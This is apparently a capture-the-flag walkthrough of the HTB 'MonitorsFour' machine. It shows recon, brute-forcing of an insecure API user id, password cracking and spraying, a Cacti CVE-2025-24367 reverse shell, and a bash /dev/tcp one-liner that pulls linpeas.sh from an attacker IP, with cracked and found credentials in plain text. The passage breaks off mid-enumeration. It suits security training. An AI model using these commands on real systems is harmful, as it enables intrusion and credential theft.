# HTB-MonitorsFour
Table of Contents
Scope:10.10.11.98Recon
Nmap
sudo nmap -sC -sV -sT -p- --min-rate=5000 -Pn -T5 -vvvv monitorsfour.htb
PORT     STATE SERVICE REASON  VERSION80/tcp   open  http    syn-ack nginx| http-methods:|_  Supported Methods: GET|_http-title: MonitorsFour - Networking Solutions|_http-favicon: Unknown favicon MD5: 889DCABDC39A9126364F6A675AA4167D| http-cookie-flags:|   /:|     PHPSESSID:|_      httponly flag not set5985/tcp open  http    syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.0Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
This post is password-protected. Enter the password to continue:
80/TCP - HTTP

gobuster
In order to enumerate the directories I used gobuster.
Amongst the finds was the .env file which I looked into:

These credentials did not work for the login, and I tried password spraying with no luck.

I had also enumerated the /api endpoint:

I then added the token and got this output:

Accordingly I added an id and got this output:

This meant I could automate and brute force the id’s using ffuf.
ffuf
ffuf -w <(seq 0 100) -u 'http://monitorsfour.htb/api/v1/user?token=0&id=FUZZ' -fr 'No user'
I then enumerated all the id’s in a json output:
for i in 6 11 10 7 2; do curl -s "http://monitorsfour.htb/api/v1/user?token=0&id=$i" | jq .; done
I went ahead and cracked the passwords:

the valid match we were looking for was:
adminwonderful1I used this credential set to log in:

Nothing was found useful here, moving on.
cacti.monitorsfour.htb
During my enumeration I had found the cacti.monitorsfour.htb vhost and added it to my hosts list.


I tried password spraying some of the cracked combinations:


While admin didn’t work I tried the first name of the admin user which was marcus:

This gave me full access!
Foothold
CVE-2025-24367


Using this publicly available PoC I went ahead and got a reverse shell on the server:
user.txt

Right away I noticed we landed inside of a docker container instead of the actual target.
Enumeration
In order to transfer over files I used the following commands:
export RHOST=10.10.14.9export RPORT=80export LFILE=linpeas.shbash -c '{ echo -ne "GET /$LFILE HTTP/1.0\r\nhost: $RHOST\r\n\r\n" 1>&3; cat 0<&3; } \ 3<>/dev/tcp/$RHOST/$RPORT \ | { while read -r; do [ "$REPLY" = "$(echo -ne "\r")" ] && break; done; cat; } > $LFILE'

During the enumeration I found the following:

cactiuser7pyrf6ly8qx4
I didn’t find anything super useful here so instead checked the /etc/resolv.conf file in order to find out what the internal interface of the docker host is:

docker
Since we know we’re inside a docker container, and we know what the external host IP is we can use the following techniques to enumerate the port:

I then used the following command to enumerate the docker instance running:
